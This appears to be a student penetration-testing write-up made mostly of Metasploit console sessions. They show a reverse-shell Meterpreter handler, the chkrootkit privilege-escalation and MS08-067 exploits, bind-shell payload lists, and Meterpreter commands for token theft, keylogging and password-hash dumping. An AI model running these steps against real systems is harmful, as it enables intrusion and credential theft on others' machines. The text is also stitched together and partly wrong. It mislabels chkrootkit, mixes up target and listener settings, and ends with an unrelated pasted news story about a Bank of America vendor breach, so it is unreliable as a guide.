[-] Unable to connect: getaddrinfo: Name or service not known
msf > search dcom

Matching Modules
================

   Name                                          Disclosure Date  Rank    Descripti
on
   ----                                          ---------------  ----    ---------
--
   auxiliary/scanner/telnet/telnet_ruggedcom                      normal  RuggedCom
 Telnet Password Generator
   exploit/windows/dcerpc/ms03_026_dcom          2003-07-16       great   MS03-026
Microsoft RPC DCOM Interface Overflow
   exploit/windows/smb/ms04_031_netdde           2004-10-12       good    MS04-031
Microsoft NetDDE Service Overflow
   exploit/windows/smb/psexec_psh                1999-01-01       manual  Microsoft
 Windows Authenticated Powershell Command Execution

msf >
```

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.1.9
LHOST ⇒ 192.168.1.9
msf6 exploit(multi/handler) > set LPORT 4444
LPORT ⇒ 4444
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.1.9:4444
```

```
msf6 exploit(unix/local/chkrootkit) >
msf6 exploit(unix/local/chkrootkit) > show payloads

Compatible Payloads
===================

   #   Name                                          Disclosure Date  Rank    Check  Description
   -   ----                                          ---------------  ----    -----  -----------
   0   payload/cmd/unix/bind_awk                                      normal  No     Unix Command Shell, Bind TCP (via AWK)
   1   payload/cmd/unix/bind_busybox_telnetd                          normal  No     Unix Command Shell, Bind TCP (via BusyBox telnetd)
   2   payload/cmd/unix/bind_inetd                                    normal  No     Unix Command Shell, Bind TCP (inetd)
   3   payload/cmd/unix/bind_jjs                                      normal  No     Unix Command Shell, Bind TCP (via jjs)
   4   payload/cmd/unix/bind_lua                                      normal  No     Unix Command Shell, Bind TCP (via Lua)
   5   payload/cmd/unix/bind_netcat                                   normal  No     Unix Command Shell, Bind TCP (via netcat)
   6   payload/cmd/unix/bind_netcat_gaping                            normal  No     Unix Command Shell, Bind TCP (via netcat -e)
   7   payload/cmd/unix/bind_netcat_gaping_ipv6                       normal  No     Unix Command Shell, Bind TCP (via netcat -e) IPv6
   8   payload/cmd/unix/bind_nodejs                                   normal  No     Unix Command Shell, Bind TCP (via nodejs)
   9   payload/cmd/unix/bind_perl                                     normal  No     Unix Command Shell, Bind TCP (via Perl)
```

Chkrootkit is a exploit pyayload used to connect server and back communicate with it

```
msf6 > use exploit unix/local/chkrootkit

[*] No payload configured, defaulting to cmd/unix/reverse_netcat

Matching Modules
================

   #  Name                              Disclosure Date  Rank    Check  Description
   -  ----                              ---------------  ----    -----  -----------
   0  exploit/unix/local/chkrootkit     2014-06-04       manual  Yes    Chkrootkit Local Privilege Escalation


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/local/chkrootkit

[*] Using exploit/unix/local/chkrootkit
msf6 exploit(unix/local/chkrootkit) >
msf6 exploit(unix/local/chkrootkit) >
```

METERPETER PAYLOADS USED:

```
msf > use exploit/windows/smb/ms08_067_netapi
```

```
msf exploit (ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
```

```
RHOST : 192.168.1.9
```

```
RPORT : 4444
```

```
OPTIONS
```

```
steal_token : Attempts to steal an impersonation token from the target process
upload : Upload a file or directory
keyscan_dump : Dump the keystroke buffer
hashdump  :   Dumps the contents of the SAM database
```

CONCLUSION:

In a Notice of Data Breach letter, IMS said on or around Nov. 3, 2023, its systems were hacked. On Nov. 24, 2023, IMS told Bank of America that the data of customers with deferred compensation plans may have been compromised.
To clarify, Bank of America was not hacked. IMS was hacked, which may have compromised the data of some Bank of America customers.
"Bank of America's systems were not compromised," the company said in the Notice of Data Breach letter. "It is unlikely that we will be able to determine with certainty what personal information was accessed as a result of this incident at IMS."
WRAL News is working to learn how many North Carolina customers were impacted by this breach.

Bank of America will provide a two-year membership for Experian Identity Works, an identity theft protection service, to those who may have been impacted by the data breach. To enroll, you will need the activation code and engagement number, which is provided in the letter sent to affected customers. IMS recommended that you review your credit reports and account statements from the past 24 months. Notify your financial institution of any unauthorized transactions or incidents of suspected identity theft.

REFERENCES:

STUDY

Bank Of America Warns Customers Of Data Leak Following 2023 Hack (forbes.com)

TOOL

https://www.bing.com/ck/a?!&&p=73071d315f69c8a8JmltdHM9MTcxNDUyMTYwMCZpZ3VpZD0yMzgzMWI1NS05YjJjLTY0ZWMtMWI1Zi0wOTFkOWFiNzY1ZDQmaW5zaWQ9NTIzMA&ptn=3&ver=2&hsh=3&fclid=23831b55-9b2c-64ec-1b5f-091d9ab765d4&psq=NMAP+TOOL+OFFICIAL&u=a1aHR0cHM6Ly9ubWFwLm9yZy8&ntb=1

https://www.bing.com/ck/a?!&&p=df034e7ee3a8f43fJmltdHM9MTcxNDUyMTYwMCZpZ3VpZD0yMzgzMWI1NS05YjJjLTY0ZWMtMWI1Zi0wOTFkOWFiNzY1ZDQmaW5zaWQ9NTIxOA&ptn=3&ver=2&hsh=3&fclid=23831b55-9b2c-64ec-1b5f-091d9ab765d4&psq=METASPLOIT+OFFICIAL&u=a1aHR0cHM6Ly93d3cubWV0YXNwbG9pdC5jb20v&ntb=1

https://www.bing.com/ck/a?!&&p=21bdd9ceb7b0faa1JmltdHM9MTcxNDUyMTYwMCZpZ3VpZD0yMzgzMWI1NS05YjJjLTY0ZWMtMWI1Zi0wOTFkOWFiNzY1ZDQmaW5zaWQ9NTIzMQ&ptn=3&ver=2&hsh=3&fclid=23831b55-9b2c-64ec-1b5f-091d9ab765d4&psq=NESSUS&u=a1aHR0cHM6Ly93d3cudGVuYWJsZS5jb20vZG93bmxvYWRzL25lc3N1cz9sb2dpbkF0dGVtcHRlZD10cnVl&ntb=1